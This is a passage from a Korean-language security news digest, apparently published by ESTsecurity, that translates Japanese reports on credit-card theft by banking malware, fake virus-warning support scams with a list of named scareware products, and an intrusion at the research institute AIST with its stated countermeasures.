데이터베이스에는 매일 평균 2 건씩 정보가 추가되고 있으며, 가장 많을 때에 1800 건의 신용카드정보가 축적되어 있었다. 또 동시에 100 건 이상이 데이터베이스에서 삭제되는 등 공격자에 의한 데이터베이스 조작도 확인되었다고 한다. 사취하고 있던 정보에는 신용카드번호와 유효기한, 보안코드뿐 아니라 생년월일, 사이트 인증정보, 비밀질문의 답변 등도 포함된다.

일본신용카드협회의 조사에서는 일본 국내에서 2017 년에 236 억 4000 만엔의 신용카드에 의한 부정이용피해가 발생하고 있어, 2016 년의 142 억엔에서 대폭 증가하고 있다. 그 중에서도 피해액의 약 4 분의 3 에 해당하는 176 억 7000 만엔은 신용카드번호의 도용에 의한 피해로 2016 년의 88 억 9000 만엔에서 대폭 증가했다. 2018 년 제 1 사분기에 들어서부터도 거의 같은 수준의 피해가 발생하고 있다.

'Panda Banker'에 관해서는 2 월에 가상통화거래소를 대상으로 하는 공격캠페인이 이탈리아를 중심으로 전개되는 등 공격대상을 확대하고 있다. 또 온라인 뱅킹에 관해서도 결코 악성코드의 공격대상에서 벗어난 것이 아니다.

MITB 공격으로 '패스워드 기한종료' 등으로 표시하여 로그인 패스워드를 재입력시키거나 가짜 트랜잭션인증의 화면을 표시하여 인증번호를 탈취하는 케이스가 확인되고 있어 금융기관 등에서 주의를 당부하고 있다.

[출처] http://www.security-next.com/095303

가짜 경고에 따라 전화를 하면 서툰 일본어를 말하는 오퍼레이터가 등장, 무상 소프트나 서포트서비스 구입을 강요

偽警告に従って電話すると片言の日本語を話すオペレーター登場、有償ソフトやサポートサービスの購入を強要

웹사이트 상에서 가짜 경고화면을 표시하고 시큐리티소프트 구입이나 서포트서비스 계약으로 유도하는 수법에 관한 상담이 5 월에 급증했다고 해서 독립행정법인 정보처리추진기구(IPA)가 주의를 촉구하고 있다.

이들 수법은 웹사이트 열람 중에 '사용하시는 컴퓨터는 바이러스에 감염되어 있습니다', 'Windows 시스템이 파손됩니다', '○○○개의 시스템문제가 발견되었습니다', '○초 이내에 대응하지 않으면 데이터가 전부 삭제된다' 등 팝업이나 경고화면을 표시하고 최종적으로 시큐리티소프트를 구입하게 만들거나 서포트서비스 계약을 하게 만드는 것이다. 경고 메시지를 음성으로 들려주어 열람자의 불안을 부추기거나 정규 서비스로 보이게 만들기 위해 실재하는 기업의 로고를 화면에 표시하고 있는 경우도 있다.

가짜 경고화면에 따라 보안소프트 구입으로 유도하는 수법에 관한 상담은 4 월이 87 건이었던 것에 대해 5 월은 225 건으로 급증하고, 6 월도 162 건으로 비교적 많은 결과였다. 또 서포트서비스의 계약으로 유도하는 수법에 관한 상담은 4 월이 121 건, 5 월이 187 건, 6 월이 136 건이었다. 2017 년 말 경에는 이들 2 개를 합한 수법에 관한 상담도 확인되었다고 한다.

시큐리티소프트를 설치하면, 바이러스감염 등의 문제가 있다는 진단결과가 이 소프트 상에 표시되지만, 실제로 PC 내를 적절하게 검사하고 있는지는 명확하지 않다고 한다. 그리고 2018 년 7 월 5 일 시점에서 상담이 많은 시큐리티소프트 등의 명칭은 아래와 같다.

Auto Fixer Pro 2018 (Windows)
Auto Mechanic 2018 (Windows)
Speedy PC Pro 2018 (Windows)
Boost PC Pro 2018 (Windows)
Identity Protector (Windows)
Smart PC Care (Windows)
Advanced Mac Cleaner (Mac)
Mac Keeper (Mac)

검사결과의 문제를 해결하기 위해서라며 신용카드지불로 유상 시큐리티소프트를 구입하도록 유도받아 성명, 전화번호, 메일주소 등의 개인정보의 입력을 요구되는 일이 확인되고 있다.

억지로 구입하게 된 유상판 시큐리티소프트를 설치하면, '소프트웨어를 사용하기 위해 액티베이트(활성화)가 필요하다'고 표시되어 전화를 걸도록 유도당한다. 기재된 번호에 전화를 걸면, 서포트업자를 사칭하여 서툰 일본어를 하는 외국인 오퍼레이터가 등장한다. 1~2 시간 정도 원격조작에 의한 서포트라고 칭하는 작업을 하게 된다. 그 때 다른 소프트를 설치 당하거나 하는 케이스도 있다고 한다.

원격조작을 한 뒤에는 그 자리에서 실시한 서포트 작업비와 그 후 연간 서포트요금(1 년~3 년 정도)의 계약을 하도록 만든다. 금액은 수만 엔으로 지불 수단은 신용카드결제나 편의점결제가 된다. 서포트 대응 중에 전화를 일단 끊고, 수 시간 후에 다시 전화를 걸어 계약을 하게 하는 케이스도 확인되고 있다.

[출처] https://internet.watch.impress.co.jp/docs/news/1133649.html

산총연(産総研)에 대한 부정접속, 직원 ID 약 8000 건에서 PW 시행 – 평일 저녁부터 심야에 활동

産総研への不正アクセス、職員ID 約8000 件で PW 試行 - 平日夕方から深夜に活動

산업기술종합연구소(이하, 산총연)시스템이 2017 년 10 월부터 2018 년 2 월에 걸쳐서 부정접속을 받은 문제로, 산총연은 피해상황의 조사결과나 재발방지책을 공표했다.

문제가 되는 부정접속은 2017 년 10 월 27 일부터 2018 년 2 월 10 일에 걸쳐서 이루어진 것이다. 2 월 6 일에 시스템관리를 하는 직원이 보통 사용하지 않는 일본 국내대학의 IP 주소를 발신원으로 하는 로그인 이력을 눈치채고 이 주소를 포함한 일본국내외에서 41 개 계정에 대해서 부정접속이 이루어지고 있다는 사실을 발견, 문제가 발각되었다.

산총연에서는 2 월 13 일에 사태를 공표하는 동시에 피해상황이나 재발방지책에 대해서 조사를 실시했다. 업무시스템은 3 월 28 일, 인터넷접속은 4 월 1 일에 이미 복구가 되었다. 산총연에 따르면, 이번 부정접속은 클라우드의 메일시스템이나 내부 시스템에 대해서 일본국내에 있는 특정 대학의 IP 주소뿐 아니라 해외 IP 주소를 중심으로 155 건의 IP 주소에서 이루어지고 있었다.

부정접속은 평일 16 시반 경부터 다음 날 새벽 2 시경에 걸쳐서 이루어지고 있었으며 단독이거나 몇 명 규모의 동일 그룹에서 이루어졌을 가능성이 높은 것으로 보인다. 직원의 로그인 ID 가 탈취 당했을 뿐 아니라 패스워드 등이 해석되어 시스템에 대한 침입을 허가하여 파일 등을 탈취당했다고 한다. 구체적으로는 직원 전원의 성명이나 소속뿐 아니라 직원의 메일계정 143 건이 탈취당해, 첨부파일을 포함한 메일 데이터가 취득 당했다. 게다가 미(未)공표 연구정보 120 건을 비롯하여 공동연구계약에 관한 정보 약 200 건, 개인정보를 포함한 약 4700 건의 서류가 유출되었다.

다만 유출된 정보에 비밀보전의 필요성이 높은 것과 국가의 안전과 이익, 연구소의 업무나 이익에 중대한 손해를 끼치는 정보는 포함되어 있지 않다고 한다. 구체적으로 살펴보면, 메일시스템에 대한 공격은 2 단계로 실시되고 있다. 10 월 27 일부터 연말에 걸쳐서 이루어진 공격에서는 패스워드를 조사했다. 당초 공격자는 ID 와 패스워드를 조사하고 있었는데, 공격자가 어떤 방법으로 전 계정의 ID 약 8000 건을 입수했다. 1 월부터는 이들 ID 를 이용하여 패스워드의 시행이 이루어졌다. 게다가 1 월 23 일 이후는 직원이 인증에 이용하는 LADAP 서버에 대하여 검색을 실시하고 있었다.

또한 내부 시스템에 대해서는 외부 렌탈 서버 상에 설치하고 있던 연구에 이용하는 소프트웨어 개발작업용 웹사이트를 경유하여 내부 시스템에 있었던 가상머신인 내부연구용 서버의 OS 를 원격 조작하여 악성코드에 감염시켜서 발판으로 악용했다. 발판이 된 서버에서 관리용 네트워크 내의 서버에 접속하여 이 서버 경우로 인트라넷의 기판 시스템에서의 직원계정정보를 탈취하고 있었다고 한다.

산총연에서는 피해가 확대된 원인에 대해서 매니지먼트의 미비 외에 메일시스템의 로그인 방법이나 외부서버와 외부 웹사이트의 연계 등 이유로 들었다. 게다가 내부 네트워크의 감시가 불충분하여 관리용 네트워크의 서버에 접속제한이 없었던 점과 기기의 취약성, 패스워드와 암호 키의 관리 등에 문제가 있었다고 설명하고 있다.

재발방지에 있어서 다요소인증의 도입이나 내부 네트워크에서의 업무용, 연구용 네트워크의 분리를 실시하고 감시를 강화한다. 또 조직체제나 사업계속계획, 외부위탁체제의 재검토를 도모하겠다고 한다.

[출처] http://www.security-next.com/095944

(주)이스트시큐리티

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com